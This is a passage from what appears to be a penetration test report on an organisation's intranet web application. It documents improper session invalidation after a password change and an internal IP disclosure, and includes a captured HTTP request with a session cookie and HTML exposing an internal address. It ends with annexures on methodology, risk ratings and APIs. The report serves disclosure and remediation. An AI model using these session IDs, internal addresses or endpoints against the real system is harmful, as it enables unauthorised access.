
Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Cross S...	Priority
PHPSESSID	5g687682ea4supesh6mmqmbba7	intranet.corp.tsui...	/	Session	35	✓					Medium

Cookie Value □ Show URL-decoded

5g687682ea4supesh6mmqmbba7

4.11 Improper Session Invalidation after Password Change

Step 1: As it can be seen below, we changed the password and clicked on the submit button.



Not secure intranet.corp.tsuisl.com/admin/change_password.php#


Change Password

Old Password: 1

New Password: 2

Confirm Password: 2

Step 2: As it can be seen below, after changing the password through the "Change Password" feature, the application does not log the user out or redirect them to the login page to re-enter the new credentials.




Change Password

Old Password	Enter Old password
New Password	Enter New password
Confirm Password	Enter Confirm password

4.12 Internal IP Disclosure

Step: As it can be seen below, the application discloses the internal IP address in response.



```
GET /page.php?id=678 HTTP/1.1
Host: intranet.corp.tsuisl.com
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://intranet.corp.tsuisl.com/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=hqng9bu12ukdfrf6kjbh8tn1j0
Connection: keep-alive
```

```
                <a class="dropdown-item"
                href="
                download.php?id=9999&file_id=admin/jusco_files/
                User-signoff.doc"
                target="_blank" title="User Signoff Form">
                    User Signoff Form
                </a>

                <a class="dropdown-item"
                href="page.php?id=1070">
                    Policies
                </a>

                <a class="dropdown-item" target="_blank"
                href="
                http://10.0.168.40/KPIMSTSUISL/Account/Login.as
                px">
                    KPI Monitoring System
                </a>

            </div>
        </li>
        <li class="nav-item dropdown">

            <a  data-toggle="dropdown" aria-haspopup="true"
            aria-expanded="false"

                  class="nav-link dropdown-toggle"
            href="page.php?id=254" title="">
                Safety
```

5 Annexure-B (Approach and Methodology)

Web Application Security Assessment Exercise

Target Identification

TSUISL identified accessible servers and web application to be targeted as part of the grey box application security assessment.

Basic Footprint Checks

The VA exercise commenced with basic footprint checks that ranged from device and server technology, service identification and server banner grabbing.

URL Discovery

In this phase we browse the whole application functionality for triggering every URL and parameters. Spider crawl and directory enumeration of applications web root directory for identifying the internal sensitive files.

Vulnerability Scans

Automated vulnerability scans were performed targeting, PTES, OWASP Top 10, WASC vulnerabilities. Vulnerability checks that could potentially impact the availability of the targets were disabled while performing the vulnerability scans.

Exploitation

The results of the automated infrastructure vulnerability scans were analysed, and manual checks were performed, where necessary, to eliminate false positives. Attempts were made to manually exploit specific vulnerabilities based on the perceived business impact, popularity of the vulnerability and simplicity of exploit techniques. In some cases, attempts were made to exploit vulnerabilities to determine their impact and uncover latent compensating controls. Exploitation the results of the automated infrastructure as well as web application vulnerability scans were analysed and manual checks were performed, where necessary, to eliminate false positives. Attempts were made to manually exploit specific vulnerabilities based on the perceived business impact, popularity of the vulnerability and simplicity of exploit techniques. In some cases, attempts were made to exploit vulnerabilities to determine their impact and uncover latent compensating controls.

6 Annexure-C (Basis for risk ratings)

"Risk Rating" provides an indication of the level of severity associated with the corresponding finding.

It is calculated based on CVSS 3.1 standards. The Common Vulnerability Scoring System is a vendor agnostic, industry open standard designed to convey vulnerability severity and help determine urgency and priority of response.

Table: Risk Rating Criteria

Risk Rating	Level of severity
High	This risk level indicates that successful exploitation of the vulnerability may result in a significant impact to the confidentiality, integrity, or availability of the information accessible through the application or even the backend resources like databases, operating systems, etc. It may also lead to damage of reputation.
Medium	This risk level indicates that successful exploitation of the vulnerability may reveal information about the application and its underlying infrastructure that may be used by an attacker in conjunction with another vulnerability to gain further access.
Low	This risk level indicates that successful exploitation of the vulnerability may result in little or no loss of sensitive information but may enable an attacker to gain enough information regarding the application and its underlying infrastructure, which he/she may use to narrow down the attack approach.

In addition to the above, the following factors were also considered for grading the risk:

- Risk(s) perceived by generally accepted leading practices and/or software vendor for non-conformance to the recommended practice / security settings
- Existence and adequacy of compensating controls.
- Relative significance of the business information expose.

6 Annexure-D (APIs and Response)

The following table shows discoverable APIs found and tested as a part of this web application security assessment.

Note: No external APIs were found during the assessment